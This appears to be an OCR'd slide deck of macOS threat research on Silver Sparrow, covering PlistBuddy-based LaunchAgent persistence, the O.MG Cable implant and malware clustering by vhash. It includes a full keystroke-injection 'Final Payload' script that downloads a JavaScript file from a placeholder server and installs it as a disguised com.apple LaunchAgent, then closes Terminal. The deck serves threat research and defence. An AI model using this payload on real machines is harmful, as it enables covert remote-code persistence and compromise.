PlistBuddy -c "Add :RunAtLoad

We discovered a new persistence option that (at the time) **had not** been made public yet.

Key TTP that will help us uncover what would be known as Silver Sparrow

Image Courtesy of https://marcosantadev.com/manage-plist-files-plistbuddy/

Further Research: O.MG Buddy


O.MG Cable

+

PlistBuddy

=


O.MG Buddy



O.MG Cable

A cable that **looks and feels like the real thing**, making it a perfect **covert leave-behind.**

The **O.MG Cable** contains an implant that allows keystroke injection and keylogging, and is fully controllable through an onboard wifi interface.



O.MG Cable

Advanced features include:

Geofencing

Long range wifi triggers

Self- destruct !

O.MG Buddy


PlistBuddy is leveraged to create a plist for persistence

```
Final Payload
REM To avoid "new keyboard" pop up, update the VID/PID to your target environment. https://usb-
ids.gowdy.us/read/UD/
VID 05ac
PID 027b
GUI SPACE
DELAY 1000
STRING Terminal
DELAY 100
ENTER
DELAY 200
STRING curl -o /tmp/lotus.js http://x.x.x.x:8000/lotus.js
ENTER
REM Allow time for download to complete
DELAY 1000
REM This step may fail if
STRING mkdir ~/Library/LaunchAgents/
ENTER
DELAY 100
REM Creating the PLIST
STRING /usr/libexec/PlistBuddy -c "Add :Label string com.apple.applupdt" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING mv /tmp/lotus.js ~/Library/LaunchAgents/
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments array" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string /usr/bin/osascript" ~/Library/
LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string "$HOME/Library/LaunchAgents/lotus.js""
~/Library/LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :RunAtLoad bool true" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING launchctl load  ~/Library/LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 20
STRING killall Terminal
ENTER
```


O.MG Buddy Demo

O.MG Buddy Demo


O.MG Buddy Demo




O.MG Buddy Demo




O.MG Buddy Demo



O.MG Buddy Demo



Enter
Silver Sparrow



Created by parkjisun
from Noun Project

Clustering MacOs Malware

Clustering MacOs Malware

CL1 - Overlapping Techniques

- Infections that took place just weeks prior to Silver Sparrow that share similar techniques or IOCs as reported in the Silver Sparrow reports.

Clustering MacOs Malware

CL2 - Silver Sparrow

Infections that are linked to both versions of Silver Sparrow — targeting Intel and M1 Chips, respectively

Clustering MacOs Malware

CL3 - Simultaneous Infections

An interesting case in which simultaneous infections took place.


Clustering MacOs Malware

CL1 - Overlapping Techniques


- Infections that took place just weeks prior to Silver Sparrow that share similar techniques or IOCs as reported in the Silver Sparrow reports.
- **This will be the cluster that will provide key answers.**

Cluster 1 - Overlapping Techniques

A mysterious ._insu file



Cluster 1 - Overlapping Techniques



Cluster 1 - Overlapping Techniques

One of the most interesting aspects of Silver Sparrow is determining the purpose of the mysterious **~/Library/._insu file**.

The ._insu file is an artifact often left behind by other malware.

Cluster 1 - Overlapping Techniques


This empty file gets created during infection and, according to our telemetry, this file first appeared in what we called our “Insu” cluster on August 14th 2020.

Below is sample of some of application names used by this cluster:

1. AssistiveDisplaySearch Vhash 1fc1dd76927be7189977702bc399433e
2. StandartConsoleSearch Vhash 687b721f705c19beee56ac646ae281ea
3. FindResultsLibrary


Cluster 1 - Overlapping Techniques

Vhash 1fc1dd76927be7189977702bc399433e




Cluster 1 - Overlapping Techniques

Vhash 1fc1dd76927be7189977702bc399433e



Cluster 1 - Overlapping Techniques


Vhash 687b721f705c19beee56ac646ae281ea



